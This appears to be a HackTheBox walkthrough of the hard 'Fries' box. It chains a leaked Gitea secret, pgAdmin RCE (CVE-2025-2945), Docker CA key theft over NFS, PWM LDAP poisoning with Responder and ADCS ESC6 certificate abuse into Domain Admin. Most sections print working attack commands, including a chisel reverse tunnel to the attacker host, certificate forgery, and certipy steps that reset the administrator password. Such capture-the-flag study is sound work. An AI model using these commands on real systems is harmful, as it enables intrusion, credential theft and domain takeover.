HackTheBox — Fries Walkthrough (Hard)
Fries is one of those boxes that rewards patience and methodical enumeration across a genuinely complex environment: a Windows Active Directory domain with a separate Linux web host, multiple containerized services, and a five-stage attack chain that ends with ADCS certificate abuse. If you can keep track of which credential belongs to which layer, you’ll have a great time.
Prerequisites: This walkthrough assumes familiarity with Active Directory enumeration and Kerberos, Docker networking and TLS, ADCS attack primitives (ESC6/ESC7), and general container pivoting techniques. If you’re newer to AD certificate abuse, I’d recommend working through some easier AD boxes first — we looked at certificate services in a simpler context over in the Pirate walkthrough.
Reconnaissance
I kicked off the usual nmap scan and immediately noticed this wasn’t going to be a simple web box. The port mix — SSH, DNS, Kerberos, LDAP, SMB, WinRM, and two HTTPS services — screamed “Active Directory with a containerized web layer.”

A few things stood out right away: SSH on port 22 is answering as Ubuntu, which tells us the DC is behind a Linux proxy host. Port 443 is serving pwm.fries.htb, which I recognized as PWM — an open-source LDAP password management application. That’s worth noting.
Adding fries.htb to /etc/hosts and doing some virtual host fuzzing turned up the full picture:
fries.htb— Flask restaurant website (running in Docker on the web host)code.fries.htb— Gitea 1.22.6 (a self-hosted git service)pwm.fries.htb— PWM 2.0.8 in open configuration modedb-mgmt05.fries.htb— pgAdmin 4 v9.1 (also containerized)
Kerberos enumeration against the DC with kerbrute gave me the AD users: administrator, d.cooper, d.wilson, s.johnson, and web.
The network topology I pieced together looked roughly like this:
Kali → VPN → DC01 (<TARGET> / 192.168.100.1)
                ↕
             web host (192.168.100.2 / 172.18.0.5)
                ↕  Docker bridge (172.18.0.0/16)
  ┌─────────────┼─────────────┐
Flask(.0.2)  Postgres(.0.3)  pgAdmin(.0.4)
                            PWM(.0.6)
                          NFS/Gitea(.0.1 gateway)
Foothold
Step 1: Gitea Credential Leak
The box hands us starting credentials: [email protected] / D4LE11maan!!. These didn’t immediately open anything dramatic, but plugging them into Gitea as dale / D4LE11maan!! got me in.
Inside the dale/fries.htb repository, the initial commit hadn’t been cleaned up. The .env file was still there in full:

The docs/images/docker-ps.png screenshot in the repo also revealed that the user svc@web was managing the containers. And the README helpfully mentioned db-mgmt05.fries.htb as the database management interface — confirming the pgAdmin instance I’d found during vhost enumeration.
Step 2: Authenticated RCE via CVE-2025-2945 (pgAdmin)
The starting credentials also worked for pgAdmin at db-mgmt05.fries.htb. There’s an important gotcha here that cost me time on first attempt: pgAdmin requires a CSRF token on login. If you POST to /login without first fetching the CSRF token from the login page’s JavaScript, the server silently returns a 302 back to /login — which looks exactly like wrong credentials. Use a requests.Session() so cookies and the CSRF token flow through properly.
CVE-2025-2945 is an authenticated RCE via eval() in pgAdmin’s query tool download endpoint. I combined it with the PostgreSQL credentials from the git leak to execute arbitrary commands. For simple one-liners, I could read output via the error message:
python3 /tmp/exploit_pgadmin_read.py "env"
For more complex payloads, I wrote a Python script to /tmp/x.py via base64 and executed it:
python3 /tmp/exploit_pgadmin_script.py "<base64-encoded-multiline-python>"
One thing to note: pgAdmin 9.x runs on Python 3.12 with psycopg3 (not psycopg2) inside /venv/lib/python3.12/site-packages/. Make sure you’re invoking /venv/bin/python3 for any DB operations, not the system Python.

Running env inside the pgAdmin container immediately handed me the jackpot:
Step 3: SSH onto the Web Host as svc
Password reuse is alive and well. svc / Friesf00Ds2025!! worked for SSH directly onto the web host at <TARGET>.
There’s a shell-specific trap here: the !! at the end of that password triggers bash/zsh history expansion, even inside single quotes in some configurations. sshpass -p 'Friesf00Ds2025!!' will fail silently. The reliable fix is to use a file:
echo 'Friesf00Ds2025!!' > /tmp/svc_pass.txt
sshpass -f /tmp/svc_pass.txt ssh svc@<TARGET> 'id'
I had uid=1001(svc) gid=1001(svc) groups=1001(svc) on the Linux web host. Good start.
Step 4: Stealing the Docker CA Key via NFS
The Docker daemon on the web host was listening on 127.0.0.1:2376 with --tlsverify. To talk to it, I’d need a valid TLS client certificate signed by the Docker CA. The question was where those CA files lived.
Poking around revealed an NFS export at /srv/web.fries.htb/ — but it was served on 172.18.0.1 (the Docker bridge gateway), not directly accessible from my Kali box. I set up a chisel tunnel from the pgAdmin container back to Kali:
# On pgAdmin container (via RCE):
./chisel client KALI_IP:9000 R:2049:172.18.0.1:2049 R:111:172.18.0.1:111
# On Kali:
sudo mount -t nfs 127.0.0.1:/ /mnt/fries_nfs -o nolock
The certs/ directory on the NFS share was group-restricted with a high GID (59605603). The trick here is to create a matching local group on Kali and use sg to access the files:
sudo groupadd -g 59605603 nfscerts
sudo usermod -aG nfscerts kali
sg nfscerts -c "cp /mnt/fries_nfs/certs/ca.pem /tmp/"
sg nfscerts -c "cp /mnt/fries_nfs/certs/ca-key.pem /tmp/"
With the CA private key in hand, I forged a client certificate with CN=root to bypass the Docker authorization broker:
openssl genrsa -out key.pem 2048
openssl req -new -key key.pem -out client.csr -subj "/CN=root"
openssl x509 -req -in client.csr -CA ca.pem -CAkey ca-key.pem \
  -CAcreateserial -out cert.pem -days 365 -sha256
Then I tunneled port 2376 via the SSH session I had as svc and connected:
sshpass -f /tmp/svc_pass.txt ssh -L 2376:127.0.0.1:2376 -N -f svc@<TARGET>

docker --tlsverify --tlscacert=ca.pem --tlscert=cert.pem --tlskey=key.pem \
  -H=tcp://127.0.0.1:2376 ps
Full Docker API access. The same Docker CA key hijack approach is conceptually similar to what we saw in AirTouch with container escape techniques, though the specific TLS forgery vector is unique to this box.
Step 5: PWM LDAP Poisoning → svc_infra Credentials
With Docker API access I could exec into any running container. I dropped into the PWM container and modified its configuration file:
docker --tlsverify ... exec -it <pwm_container_id> /bin/sh
vi /config/PwmConfiguration.xml
I changed the LDAP server URL from ldaps://dc01.fries.htb:636 to point at my Kali machine on port 389. Crucially, I also flipped configIsEditable to false — without this, PWM stays in “configuration mode” and never actually performs LDAP authentication, so Responder would never receive a bind request. After restarting the PWM container, I started Responder and triggered a login attempt at https://pwm.fries.htb/pwm/private/login.
Responder caught the LDAP bind in cleartext:

This credential poisoning technique is covered in the Responder Starting Point writeup at a more introductory level — but this application to a Docker-hosted service makes it considerably more involved.
Privilege Escalation
Step 6: gMSA Password Retrieval
svc_infra turned out to have the ability to read Group Managed Service Account (gMSA) passwords. A quick query with NetExec confirmed it:
nxc ldap fries.htb -u svc_infra -p m6tneOMAh5p0wQ0d --gmsa
LDAP fries.htb 389 DC01 gMSA_CA_prod$ NTLM: 27e126bdd4ae61c18377c4f8dd42fa86
gMSA_CA_prod$ — the name alone hints at what’s coming.
Step 7: ADCS ESC6/ESC7 Chain → Domain Admin
gMSA_CA_prod$ had ManageCa rights on the fries-DC01-CA Certificate Authority plus WinRM access to DC01. This is the ESC7 primitive: an account with ManageCa can add itself as a CA Officer, then issue certificates for any template including SubCA — regardless of access controls on the template itself.
But there’s a more elegant path here using ESC6. With ManageCa, I could enable the EDITF_ATTRIBUTESUBJECTALTNAME2 flag on the CA, which allows requesters to supply arbitrary Subject Alternative Names on any certificate request. The reason I needed to set this via PowerShell COM rather than certutil -setreg is subtle but important: certutil requires local admin elevation (UAC), which WinRM sessions don’t give you. The CertificateAuthority.Admin COM object, however, uses the ManageCa ACE directly:
$CertAdmin = New-Object -ComObject CertificateAuthority.Admin
$CertAdmin.SetConfigEntry(
    "DC01.fries.htb\fries-DC01-CA",
    "PolicyModules\CertificateAuthority_MicrosoftDefault.Policy",
    "EditFlags",
    (1114446 -bor 0x40000)
)
Restart-Service certsvc
With EDITF enabled (ESC6), I requested a User template certificate with [email protected] as the UPN SAN:
certipy-ad req -ca fries-DC01-CA \
  -template User \
  -upn [email protected] \
  -u [email protected] \
  -p m6tneOMAh5p0wQ0d \
  -dc-ip <TARGET>
Here’s where the modern strong mapping enforcement (KB5014754) complicates things: the CA issues the certificate with the Administrator UPN in the SAN, but it also stamps svc_infra’s SID into the security extension. PKINIT (the Kerberos path) checks the SID and rejects the mismatch. So a normal certipy-ad auth -pfx would fail.
The bypass is elegant: use certipy-ad auth with the -ldap-shell flag. This authenticates to LDAPS using Schannel (TLS client certificate), which maps the identity purely by UPN — it never checks the SID in the security extension. This gives you an LDAP shell operating as the Administrator UPN with full AD write access:
printf "change_password administrator Pwn3d2026!\nexit\n" | \
  certipy-ad auth -pfx administrator.pfx -dc-ip <TARGET> -ldap-shell
With the Administrator password changed, WinRM with the new credentials gave me a shell as FRIES\Administrator, and the flags were on the Desktop.
Lessons Learned
This box is dense with sharp edges. Here’s what I’d want to remember for next time:
pgAdmin CSRF is not optional. The login endpoint silently redirects on CSRF failure in a way that looks identical to wrong credentials. Always use requests.Session() to handle cookie/CSRF flows on modern web apps, and if login “fails” with what you know are correct creds, check for CSRF token requirements before assuming the password is wrong.
!! in passwords breaks bash history expansion. Even inside single quotes, some shell configurations interpret !! as history expansion. Passwords containing !! should always be passed via file (sshpass -f) or programmatically via Python subprocess. Never trust your shell to handle them literally.
NFS GID trick is underappreciated. When NFS exports have files owned by a non-existent GID on your system, groupadd -g <GID> + sg groupname -c "command" gives you access without needing to change the file permissions. Useful in a lot of post-exploitation NFS scenarios.
Docker CA key theft = complete daemon control. If you can read the Docker CA private key from anywhere (NFS, mounted volume, leaked repo), you can forge a client cert with CN=root and own the Docker socket. Treat CA private keys with the same urgency as root SSH keys.
PWM LDAP poisoning requires exiting config mode. Changing the LDAP URL in PwmConfiguration.xml isn’t enough — the service must also have configIsEditable=false and be restarted. Config mode bypasses the actual auth flow entirely, so Responder won’t see anything until the service thinks it’s “running.”
EDITF via COM, not certutil. certutil -setreg requires local admin (UAC elevation). The CertificateAuthority.Admin COM object uses the ManageCa ACE directly from a non-elevated WinRM session. When you have ManageCa but not local admin, COM is the way in.
ESC6 + KB5014754 strong mapping → Schannel bypass. PKINIT rejects certs where the embedded SID doesn’t match the requested identity. LDAPS Schannel authentication doesn’t perform this check — it maps by UPN only. The certipy-ad auth -ldap-shell flag leverages exactly this gap. If you get a cert but PKINIT fails, try the LDAP shell path before giving up.